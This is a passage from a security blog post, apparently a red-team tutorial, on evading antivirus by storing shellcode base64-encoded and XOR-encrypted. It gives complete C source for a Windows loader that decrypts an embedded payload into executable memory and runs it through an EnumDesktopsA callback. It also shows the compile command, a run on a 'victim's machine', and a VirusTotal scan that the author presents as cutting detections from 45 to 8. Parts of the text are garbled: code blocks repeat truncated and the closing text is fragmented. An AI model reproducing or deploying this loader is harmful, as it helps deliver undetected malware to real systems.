    data[i] = data[i] ^ key[j];
    j++;
  }
}
//....

XOR((char *) exec_mem, my_payload_len, my_secret_key,
sizeof(my_secret_key));
```

Of course, we use the same secret key for XOR and "deXOR" our payload.


So, the full source code of our "malware" is looks like this:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <windows.h>
#include <wincrypt.h>
#pragma comment (lib, "Crypt32.lib")

int decodeBase64(const BYTE * src, unsigned int srcLen, char * dst,
unsigned int dstLen ) {
  DWORD outLen;
  BOOL fRet;

  outLen = dstLen;
  fRet = CryptStringToBinary( (LPCSTR) src, srcLen, CRYPT_STRING_BASE64,
(BYTE * )dst, &outLen, NULL, NULL);
  if (!fRet) outLen = 0;  // failed
  return(outLen);
}

// key for XOR decrypt
char my_secret_key[] = "mysupersecretkey";

// decrypt deXOR function
void XOR(char * data, size_t data_len, char * key, size_t key_len) {
  int j;
  j = 0;
  for (int i = 0; i < data_len; i++) {
    if (j == key_len - 1) j = 0;
    data[i] = data[i] ^ key[j];
    j++;
  }
}

int main() {
  unsigned int my_payload_len = 313;
  unsigned int out_len = 0;

  unsigned char meow_payload[] =
"kTHykYCajYyNs3JldCo0OD0rIiM4VKAWLeggBUoj7it1Rzv+IkVMO+4RIls8ZNIzJzRCvDhUst
9ZAg5nWEskuKR0MnSxh58hJDJMLf85RUfmO089cbVM+OXrcmV0I+C5GRY7dKA1TPgte0wh/ytFM
GypkCk4mrtNJOhG7TxqszRcsDtEsMkzsqxuM2S1U4UMnEc/djxBejZcsgezLFUh8i1dOnSgA0wy
7m86WzDgJWUkeKNLMe52+y1ioiQsKj0nNCMyLTE8Mykt4J5FNTmamTU4Ki9OLflhjCqNmos2LL6
seXN1cFs6/vB5c2V0VSn06FxydXAtQ7ok2TfmImyarNaZbl96JMjV8N7vmqEj5r1FRXUJeuWJkx
BmySJnGQoTbSAy/Kqapz4ADAVIGQ4KDkx5TiteSyxOZQ==";
  unsigned int meow_len = sizeof(meow_payload);
  printf("base64-encoded shellcode:\n%s\n", meow_payload);

  unsigned char exec_mem[my_payload_len];
  decodeBase64((const BYTE *)meow_payload, meow_len, (char *) exec_mem,
meow_len);

  printf("xored:\n");
  for (size_t i = 0; i < my_payload_len; i++) {
    printf("\\x%02x", exec_mem[i]);
  }
  printf("\n\n");

  XOR((char *) exec_mem, my_payload_len, my_secret_key,
sizeof(my_secret_key));

  for (size_t i = 0; i < my_payload_len; i++) {
    printf("\\x%02x", exec_mem[i]);
  }

  LPVOID mem = VirtualAlloc(NULL, my_payload_len, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, exec_mem, my_payload_len);
  EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);

  return 0;
}
```

demo


Let's go to see everything in action. Compile our final "malware":

```
x86_64-w64-mingw32-gcc -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -lcrypt32
```



```
└─$ x86_64-w64-mingw32-gcc -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -lcrypt32
In file included from hack.c:1:
hack.c: In function 'main':
/usr/share/mingw-w64/include/stdio.h:87:14: warning: passing argument 3 of 'EnumDesktopsA' makes integer from pointer without a cast [-Wint-conversion]
   87 | #define NULL ((void *)0)
      |              ^~~~~~~~~~~
      |              |
      |              void *
hack.c:58:67: note: in expansion of macro 'NULL'
   58 |   EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);
      |                                                                   ^~~~
In file included from /usr/share/mingw-w64/include/windows.h:72,
                 from hack.c:5:
/usr/share/mingw-w64/include/winuser.h:806:94: note: expected 'LPARAM' {aka 'long long int'} but argument is of type 'void *'
  806 |   WINUSERAPI WINBOOL WINAPI EnumDesktopsA(HWINSTA hwinsta,DESKTOPENUMPROCA lpEnumFunc,LPARAM lParam);
      |                                                                                      ~~~~~~~^~~~~~

┌──(cocomelonc㉿kali)-[~/hvck/2023-03-05-encshell]
└─$ ls -lt
total 1352
-rwxr-xr-x 1 cocomelonc cocomelonc  41472 Mar  8 21:03 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc  10360 Mar  8 21:02 2023-03-05-encshell.md
-rw-r--r-- 1 cocomelonc cocomelonc 127745 Mar  8 21:01 2023-03-08_21-01.png
-rw-r--r-- 1 cocomelonc cocomelonc 227546 Mar  8 21:00 2023-03-08_21-00.png
-rwxr-xr-x 1 cocomelonc cocomelonc  40448 Mar  8 20:58 enc.exe
-rw-r--r-- 1 cocomelonc cocomelonc 241277 Mar  8 20:56 2023-03-08_20-56.png
-rw-r--r-- 1 cocomelonc cocomelonc 342777 Mar  8 20:55 2023-03-08_20-55.png
-rwxr-xr-x 1 cocomelonc cocomelonc  15360 Mar  8 20:54 hack0.exe
-rw-r--r-- 1 cocomelonc cocomelonc   1722 Mar  8 20:53 hack0.c
-rw-r--r-- 1 cocomelonc cocomelonc 170224 Mar  8 19:58 2023-03-08_19-57.png
-rw-r--r-- 1 cocomelonc cocomelonc 128247 Mar  8 19:56 2022-06-27_14-37.png
-rw-r--r-- 1 cocomelonc cocomelonc   2049 Mar  8 19:15 hack.c
-rw-r--r-- 1 cocomelonc cocomelonc   1140 Mar  8 15:57 entropy.py
-rw-r--r-- 1 cocomelonc cocomelonc   2977 Mar  8 12:00 enc.c
-rwxr-xr-x 1 cocomelonc cocomelonc    285 Mar  6 03:03 meow.bin
```

Then, run it at the victim's machine (`Windows 10 x64`):



```
  printf("xored:\n");
  for (size_t i = 0; i < my_payload_len; i++
    printf("\\x%02x", exec_mem[i]);
  }
  printf("\n\n");

  XOR((char *) exec_mem, my_payload_len, my_

  for (size_t i = 0; i < my_payload_len; i++
    printf("\\x%02x", exec_mem[i]);
  }

  LPVOID mem = VirtualAlloc(NULL, my_payload
  RtlMoveMemory(mem, exec_mem, my_payload_le
  EnumDesktopsA(GetProcessWindowStation(), (

  return 0;
}
```

demo

Let's go to see everything in action. Compil

```bash
x86_64-w64-mingw32-gcc -O2 hack.c -o hack.ex
-Wno-write-strings -fno-exceptions -fmerge-a
```


![hack](./2023-03-08_21-03.png)

Then, run it at the victim's machine (`Windo

```
base64 encoded shellcode:
[illegible]
PS Microsoft.PowerShell.Core\FileSystem::\\VBOXSVR\shared\2023-03-05-encshell>
PS Microsoft.PowerShell.Core\FileSystem::\\VBOXSVR\shared\2023-03-05-encshell> .\hack.exe
base64 encoded shellcode:
[illegible]
xored:
[illegible]
```

As you can see, everything is worked perfectly! =^..^=

Let's go to upload this hack.exe to VirusTotal:



8 / 69

8 security vendors and no sandboxes flagged this file as malicious

f670cad1158c9bce595327edd77548997b39749abe8cb01d2a4c6ef1e135e7a1
hack.exe
peexe 64bits assembly

40.50 KB
Size

2023-03-08 18:07:05 UTC
a moment ago

EXE

Community Score

DETECTION DETAILS BEHAVIOR COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan. Threat categories trojan

Security vendors' analysis Do you want to automate checks?

Acronis (Static ML)	Suspicious	CrowdStrike Falcon	Win/malicious_confidence_90% (D)
Cynet	Malicious (score: 100)	Elastic	Malicious (high Confidence)
Google	Detected	Ikarus	Trojan.Win64.Rozena
Kaspersky	VHO:Trojan.Win32.Agent.gen	Symantec	ML.Attribute.HighConfidence
AhnLab-V3	Undetected	Alibaba	Undetected
ALYac	Undetected	Antiy-AVL	Undetected
Arcabit	Undetected	Avast	Undetected
AVG	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BitDefender	Undetected
BitDefenderTheta	Undetected	Bkav Pro	Undetected

https://www.virustotal.com/gui/file/f670cad1158c9bce595327edd77548997b39749abe8cb01d2a4c6ef1e135e7a1/details

As you can see, we have reduced the **number of AV engines which detect our malware from 45 to 8!**

I hope this post spreads awareness to the blue teamers of this interesting encrypting technique, and adds a weapon to the red teamers arsenal. Also this post is useful for entry level cybersec specialists and for professionals.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine

"thanks for your time, happy hacking and goodbye"

REMEMB
KIDS ALL W
AND NO PL
MAKES RY
DULL BOY

B E TH
CHA

ER

WORK

LAYA

ZA

HE

NGE

HACK

TILL
NEXT
TIME